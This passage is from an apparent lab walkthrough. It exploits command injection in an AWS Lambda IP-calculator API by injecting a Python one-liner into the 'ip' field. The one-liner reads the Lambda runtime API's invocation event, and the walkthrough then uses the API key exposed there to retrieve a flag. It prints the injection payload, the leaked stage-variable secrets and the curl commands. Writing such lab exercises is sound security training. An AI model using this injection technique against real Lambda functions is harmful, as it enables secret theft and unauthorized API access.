
The OpenAPI specification for the runtime API version **2018-06-01** is available here: runtime-api.zip

Runtimes get an endpoint from the `AWS_LAMBDA_RUNTIME_API` environment variable, add the API version, and use the following resource paths to interact with the API.

Example Request

```
curl "http://${AWS_LAMBDA_RUNTIME_API}/2018-06-01/runtime/invocation/next"
```

Step 10: Copy the required code from the response to a text editor.



```
from urllib import request,parse
response=request.urlopen(req)
output=response.read().decode('utf-8')
```


*Untitled
File Edit Options Search Help
Root Instance
Search...
Encoding: UTF-8 Lines: 3 Sel. Chars: 0 Words:

Step 11: Make the following changes in the code.

- Replace the variable with the actual URL in request.urlopen(req)
- Replace the newline with semicolon to make a one line python code.
- Add print statement to print output.
- Replace single quotes with double quotes.
- Escape all double quotes.

One Liner


from urllib import request,parse;response=request.urlopen(\"http://127.0.0.1:9001/2018-06-01/runtime/invocation/next\");output=response.read().decode(\"utf-8\");print(output)



```
from urllib import request,parse;response=request.urlopen(\"http://
127.0.0.1:9001/2018-06-01/runtime/invocation/
next\");output=response.read().decode(\"utf-8\");print(output)
```


Step 12: Execute the python one liner with the python interpreter using command injection.

Payload: ;python3 -c ‘from urllib import request,parse;response=request.urlopen(\"http://127.0.0.1:9001/2018-06-01/runtime/invocation/next\");output=response.read().decode(\"utf-8\");print(output)’



```
{"ip":"'python3 -c 'from urllib import request,parse;response=request.urlopen(\"http://127.0.0.1:9001/2018-06-01/runtime/invocation/next\"
);output=response.read().decode(\"utf-8\");print(output)
'","options":"--all-info"}
```


Step 13: Copy the JSON response and paste it in a file named request.json



```
{"resource":"/","path":"/","httpMethod":"POST","headers":{"Accept":"text/plain, */*; q=0.01","Accept-Language":"en-US,en;q=0.5","Co
"crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com","Origin":"http://ipcalc.s3-website-ap-southeast-1.amazonaws.com","Referer":"h
"User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0","X-Amzn-Trace-Id":"Root=1-605ee8a2-1f3e35c26482
"X-Forwarded-Port":"443","X-Forwarded-Proto":"https"},"multiValueHeaders":{"Accept":["text/plain, */*; q=0.01"],"Accept-Language":[
"Host":["crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com"],"Origin":["http://ipcalc.s3-website-ap-southeast-1.amazonaws.com"],"
"http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/"],"User-Agent":["Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
"Root=1-605ee8a2-1f3e35c26482d9981331176a"],"X-Forwarded-For":["3.6.68.206"],"X-Forwarded-Port":["443"],"X-Forwarded-Proto":["https
"multiValueQueryStringParameters":null,"pathParameters":null,"stageVariables":{"SECRET_TOKEN":"MySecretToken","API_KEY":"UVHRfuaiso
"resourceId":"s6epk2omph","resourcePath":"/","httpMethod":"POST","extendedRequestId":"c1lJYFvESQ0FtOw=","requestTime":"27/Mar/2021:
"276384657722","protocol":"HTTP/1.1","stage":"default","domainPrefix":"crq1xl1dke","requestTimeEpoch":1616832674381,"requestId":"cb
"cognitoIdentityPoolId":null,"accountId":null,"cognitoIdentityId":null,"caller":null,"sourceIp":"3.6.68.206","principalOrgId":null,
"cognitoAuthenticationProvider":null,"userArn":null,"userAgent":"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78
"crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com","apiId":"crq1xl1dke"},"body":
"{\"ip\":\";python3 -c 'from urllib import request,parse;response=request.urlopen(\\\"http://127.0.0.1:9001/2018-06-01/runtime/invo
");print(output)'\",\"options\":\"--all-info\"}","isBase64Encoded":false}
```


Beautify json

Command: cat response.json| jq .



```
┌──(root㉿attackdefense)-[~]
└─#

┌──(root㉿attackdefense)-[~]
└─# cat response.json| jq .
```

Step 14: Enumerate the json output.




```
      443
    ],
    "X-Forwarded-Proto": [
      "https"
    ]
  },
  "queryStringParameters": null,
  "multiValueQueryStringParameters": null,
  "pathParameters": null,
  "stageVariables": {
    "SECRET_TOKEN": "MySecretToken",
    "API_KEY": "UVHRfuaiso3Sugl8zRVF57V51BS9s2zJ4yxTDCa3"
  },
  "requestContext": {
    "resourceId": "s6epk2omph",
    "resourcePath": "/",
    "httpMethod": "POST",
```

Api key found !

Step 15: Send GET request to api endpoint using api key.

Command: curl -X GET -H ‘x-api-key: <API key>’ <api URL>



```
┌──(root㉿attackdefense)-[~]
└─# curl -H 'x-api-key: UVHRfuaiso3Sugl8zRVF57V51BS9s2zJ4yxTDCa3' https://6arnzrd9cg.execute-api.ap-southeast-1.amazonaws.com/default/
{"statusCode": 200,"Body":"Flag: 643a3866a6a360a70219f7e387a1e528"}

┌──(root㉿attackdefense)-[~]
└─#
```

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully retrieved flag.

References:

- AWS Lambda Runtime API (https://docs.aws.amazon.com/lambda/latest/dg/runtimes-api.html)
- Burp Suite (https://portswigger.net/burp)